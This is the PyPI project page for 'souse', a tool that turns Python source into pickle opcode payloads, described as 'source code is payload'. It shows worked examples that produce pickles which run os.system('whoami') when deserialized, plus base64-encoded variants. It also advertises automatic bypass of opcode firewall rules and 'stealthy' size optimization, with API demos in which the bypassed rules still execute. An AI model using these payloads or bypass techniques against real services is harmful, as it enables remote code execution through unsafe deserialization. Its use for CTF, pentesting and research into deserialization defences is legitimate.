
A tool for converting Python source code to opcode(pickle)

Project description
souse
A tool for converting Python source code to opcode(pickle), source code is payload :)
try now: pip3 install --upgrade souse
1. help

After installing with pip, you can use souse -h directly.
2. Key Features
- 🚀 Intelligent Reconstruction: Automatically reconstructs non-pickleable Python source code into fully compatible opcode sequences. For complex source transforms, use parselmouth before souse.
- ✨ Automated Builtins: Built-in functions like
open,eval, andgetattrare recognized automatically—no manual import needed. - 🛡️ Advanced Bypass: Auto bypass complex limitations (
R,o,i, ...) - ⚡ Stealthy Optimization: Automatically optimizes generated opcodes using
pickletoolsfor minimal size and maximum stealth. - 📦 Multi-Functional Transfer: Flexible encoding support (Base64, Hex, URL) and custom transformation sequences.
- 📝 Precise Debugging: Pinpoints errors with full source code context and syntax highlighting.
- 🔍 Explain View: Inspect cumulative opcodes, stack effects, and per-opcode meanings through the CLI explain mode.
- 💡 API Support: Convert Python source code to opcode(pickle) via API.
opcode supported list: opcode
3. usage
3.1 CLI
./souse/cases/ contains example inputs and case-level regression samples for souse.py.

3.1.1 case 1
» cat souse/cases/call-1.py
from os import system

a = "whoami"
system(a)
# b'cos\nsystem\np0\nVwhoami\np1\ng0\n(g1\ntR.'
3.1.2 case 2

Automatically reconstructs non-pickleable Python source code into fully compatible opcode sequences.
» cat souse/cases/call-3.py
import os

os.system("whoami")
# b'cos\nsystem\np0\ng0\n(Vwhoami\ntR.'
3.1.3 case 3
You can control the final deserialization result by writing a variable name as the last line of the source code:
c=10
a = {}
a["empty"] = ""
c
3.1.4 case 4
transfer opcode:
In [1]: import base64, souse

In [2]: exp = "from os import system\nsystem('whoami')"

In [3]: souse.API(exp, optimized=True, transfer=base64.b64encode).generate()
Out[3]: b'Y29zCnN5c3RlbQooVndob2FtaQp0Ui4='
supported(You can customize it when calling the API):
- base64_encode
- hex_encode
- url_encode
3.1.5 run tests
Requires pytest、pytest_cov .
python souse/souse.py --run-test

3.1.6 explain opcodes
Use --explain to print the opcode summary and explanation view after generation:
python souse/souse.py -f souse/cases/call-1.py --explain
3.1.7 firewall rules
--bypass uses comma-separated opcode names:
python souse/souse.py -f tmp-test.py -p R,o,i
You can also pass a rules file whose content is plain text like:
R, o, i, \x81
3.2 API
example:
In [1]: import souse

In [2]: exp = "from os import system\nsystem('whoami')"

In [3]: souse.API(exp, optimized=True, transfer=pickle.loads).generate()
macr0phag3
Out[3]: 0

In [4]: import base64

In [5]: souse.API(exp, optimized=True, transfer=base64.b64encode).generate()
Out[5]: b'Y29zCnN5c3RlbQooVndob2FtaQp0Ui4='

In [6]: souse.API(exp, optimized=True, transfer=[bytes.decode, str.encode, base64.b64encode]).generate()
Out[6]: b'Y29zCnN5c3RlbQooVndob2FtaQp0Ui4='

In [7]: import pickle

In [8]: firewall_rules = [
    ...:     "V",
    ...:     "I01",
    ...:     "I",
    ...:     "R"
    ...: ]

In [9]: souse.API(exp, optimized=True, transfer=pickle.loads, firewall_rules=firewall_rules).generate()
[*] choice o to bypass rule: ['R'] x1
[*] choice S to bypass rule: ['V'] x1
macr0phag3
Out[9]: 0
4. TODO
- support for nested expressions
- opcode bypass supported
- auto bypass basic limitation(
V、S、I、...) - auto bypass complex limitation(
R、o、i) - auto bypass
stblimitation (viasetattr)
- auto bypass basic limitation(
- Intelligent Import Transformation (Lazy Import)
- Intelligent Attribute Assignment Transformation (By
getattr/setattr) - Converted code output support
- API
-
pip installsupported - Contextual source error reporting
- Intelligent Subscript Downgrade (
u->__setitem__) - Automated Builtin recognition


Download files
Download the file for your platform. If you're not sure which to choose, learn more about installing packages.
Source Distribution
Built Distribution
Filter files by name, interpreter, ABI, and platform.
If you're not sure about the file name format, learn more about wheel file names.
Copy a direct link to the current filters
File details
Details for the file souse-5.4.tar.gz.
File metadata
- Download URL: souse-5.4.tar.gz
- Upload date:
- Size: 36.9 kB
- Tags: Source
- Uploaded using Trusted Publishing? No
- Uploaded via: twine/6.2.0 CPython/3.13.4
File hashes
| Algorithm | Hash digest | |
|---|---|---|
| SHA256 |
af8feb24d6f57b974f1ee5ca08eb740a6d27ee6e2159d11c18d74121c9c35fbe
|
|
| MD5 |
6162616e6b5d6e8317cdb9217307cae9
|
|
| BLAKE2b-256 |
9e66ee8d144a155c4155e1b0f380d19bb2acaf2d239de47ea6c0354d7e94afad
|
File details
Details for the file souse-5.4-py3-none-any.whl.
File metadata
- Download URL: souse-5.4-py3-none-any.whl
- Upload date:
- Size: 50.7 kB
- Tags: Python 3
- Uploaded using Trusted Publishing? No
- Uploaded via: twine/6.2.0 CPython/3.13.4
File hashes
| Algorithm | Hash digest | |
|---|---|---|
| SHA256 |
068e85da1e1d27a27ede7a9fe229fb9efe6edb07d8c894af1999282734056f92
|
|
| MD5 |
8f2ce756e79ebfae67df9b1bfb775079
|
|
| BLAKE2b-256 |
abc84a980a0742a52ff9d80522bc51ad9f71c8c549fa2b721131e6e0636bc75a
|






